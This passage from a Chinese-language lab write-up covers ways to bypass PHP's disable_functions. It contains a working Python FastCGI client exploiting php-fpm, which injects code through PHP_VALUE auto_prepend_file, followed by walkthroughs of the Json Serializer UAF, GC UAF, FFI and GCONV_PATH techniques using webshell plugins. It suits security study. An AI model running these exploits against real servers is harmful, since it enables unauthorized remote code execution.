        self.requests[requestId]['response'] = b''
        return self.__waitForResponse(requestId)

    def __waitForResponse(self, requestId):
        data = b''
        while True:
            buf = self.sock.recv(512)
            if not len(buf):
                break
            data += buf

        data = BytesIO(data)
        while True:
            response = self.__decodeFastCGIRecord(data)
            if not response:
                break
            if response['type'] == FastCGIClient.__FCGI_TYPE_STDOUT \
                    or response['type'] == FastCGIClient.__FCGI_TYPE_STDERR:
                if response['type'] == FastCGIClient.__FCGI_TYPE_STDERR:
                    self.requests['state'] = FastCGIClient.FCGI_STATE_ERROR
                if requestId == int(response['requestId']):
                    self.requests[requestId]['response'] += response['content']
            if response['type'] == FastCGIClient.FCGI_STATE_SUCCESS:
                self.requests[requestId]
        return self.requests[requestId]['response']

    def __repr__(self):
        return "fastcgi connect host:{} port:{}".format(self.host, self.port)


if __name__ == '__main__':
    parser = argparse.ArgumentParser(description='Php-fpm code execution vulnerability client.')
    parser.add_argument('host', help='Target host, such as 127.0.0.1')
    parser.add_argument('file', help='A php file absolute path, such as /usr/local/lib/php/System.php')
    parser.add_argument('-c', '--code', help='What php code your want to execute', default='<?php system("cat /flagfile"); exit; ?>')
    parser.add_argument('-p', '--port', help='FastCGI port', default=28074, type=int)

    args = parser.parse_args()

    client = FastCGIClient(args.host, args.port, 3, 0)
    params = dict()
    documentRoot = "/"
    uri = args.file
    content = args.code
    params = {
        'GATEWAY_INTERFACE': 'FastCGI/1.0',
        'REQUEST_METHOD': 'POST',
        'SCRIPT_FILENAME': documentRoot + uri.lstrip('/'),
        'SCRIPT_NAME': uri,
        'QUERY_STRING': '',
        'REQUEST_URI': uri,
        'DOCUMENT_ROOT': documentRoot,
        'SERVER_SOFTWARE': 'php/fcgiclient',
        'REMOTE_ADDR': '127.0.0.1',
        'REMOTE_PORT': '9985',
        'SERVER_ADDR': '127.0.0.1',
        'SERVER_PORT': '80',
        'SERVER_NAME': "localhost",
        'SERVER_PROTOCOL': 'HTTP/1.1',
        'CONTENT_TYPE': 'application/text',
        'CONTENT_LENGTH': "%d" % len(content),
        'PHP_VALUE': 'auto_prepend_file = php://input',
        'PHP_ADMIN_VALUE': 'allow_url_include = On'
    }
    response = client.request(params, content)
    print(force_text(response))
使用方法:
python3 exp.py -c '<?php 要执行的php代码?>' -p 28141 ip 存在的php文件06 Json Serializer UAF
原理
此漏洞利用 json 序列化程序中的释放后使用漏洞,利用 json 序列化程序中的堆溢出触发,以绕过 disable_functions 和执行系统命令,UAF 一次可能不成功,多次尝试
配置与部署
php.ini 配置如下:
disable_functions=pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,system,putenvdocker部署
docker compose up -d在compose文件里,容器会映射到主机的18080端口
利用
使用条件
- Linux 操作系统 PHP 版本
- 7.1 - all versions to date
- 7.2 < 7.2.19 (released: 30 May 2019)
- 7.3 < 7.3.6 (released: 30 May 2019)

看起来要求好像没有那么严格,只需要linux系统以及php版本在7.1左右即可
正常连接后,无法执行命令
使用蚁剑disable_functions插件,选择Json Serializer UAF模式
07 PHP7 GC with Certain Destructors UAF
原理
此漏洞利用 PHP GC程序堆溢出来绕过 disable_functions,适用于目前 PHP7 绝大部分版本,UAF 一次可能不成功,多次尝试
配置与部署
php.ini 配置如下:
disable_functions=pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,system,putenvPHP7 GC with Certain Destructors UAF 复现环境
docker部署
docker compose up -d在compose文件里,容器会映射到主机的18080端口
利用
利用条件
- Linux 操作系统 PHP 版本
- 7.0 - all versions to date
- 7.1 - all versions to date
- 7.2 - all versions to date
- 7.3 - all versions to date

适用于绝大多数linux+php7的环境
插件使用PHP_GC_UAF模式直接开日
08 利用 FFI 扩展
原理
PHP 7.4 的 FFI(Foreign Function Interface),即外部函数接口,允许从用户在 PHP 代码中去调用 C 代码,在php命令执行函数被禁用了,可以利用FFI扩展,使用c函数来执行系统命令
配置与部署
php.ini 配置如下:
disable_functions=pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,system,putenvdocker部署
docker compose up -d在compose文件里,容器会映射到主机的18080端口
利用
利用条件
- Linux 操作系统
- PHP >= 7.4
- 开启了 FFI 扩展且 ffi.enable=true

通过木马执行phpinfo()函数,查看FFI扩展是否开启
开启了FFI扩展

蚁剑插件直接开日
使用前,蚁剑为什么没有检测到ffi开启呢?

查看最近10分钟修改的文件
find / -type f -exec ls -lt {} + | head -n 10www-data用户最后一次文件操作是上传了可执行文件,利用ffi扩展,应该可以执行时才修改了蚁剑里ffi扩展的状态显示
09 ICONV 利用 GCONV_PATH 环境变量
原理
PHP在执行iconv()函数时实际调用了glibc中一些和iconv相关的函数,其中一个叫iconv_open()的函数会根据GCONV_PATH环境变量找到系统的gconv-modules文件,再根据gconv-modules文件找到对应的.so文件进行链接。然后会调用.so文件中的gconv()和gonv_init()函数。修改GCONV_PATH环境变量指向上传的恶意so文件,使函数加载恶意的动态链接库,然后绕过禁用函数执行命令
还是利用putenv函数,设置GCONV_PATH环境变量,利用 GCONV_PATH 环境变量, 加载 hack.so, 在 hack.so 中执行命令.
配置与部署
php.ini配置
docker compose up -d在compose文件里,容器会映射到主机的18081端口
利用
利用条件
- Linux 操作系统
- putenv() 函数
- iconv() 函数
- 存在可写的目录, 需要上传 .so 文件
相比 LD_PRELOAD 环境, 多禁用了 error_log
蚁剑直接上插件,iconv模式


使用插件后,进行的文件操作:创建了/tmp/gconv_modules文件夹,上传了/tmp/恶意.so文件,以及蚁剑代理流量到指定端口的php文件

进程里,/bin/sh使用php命令开启了一个web服务器,使用-n参数,忽略php.ini的配置文件影响,从而实现了绕过disable_functions的限制
以上都是linux系统下利用姿势,对于windows系统,网上看有中调用COM组件的姿势,通过com组件绕过disable_functions限制
暂时没有研究,记录一些文章